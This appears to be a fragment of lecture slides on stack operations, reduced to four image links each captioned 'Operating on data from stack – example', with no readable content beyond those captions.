
Operating on data from stack – example




Operating on data from stack – example




Operating on data from stack – example




Operating on data from stack – example



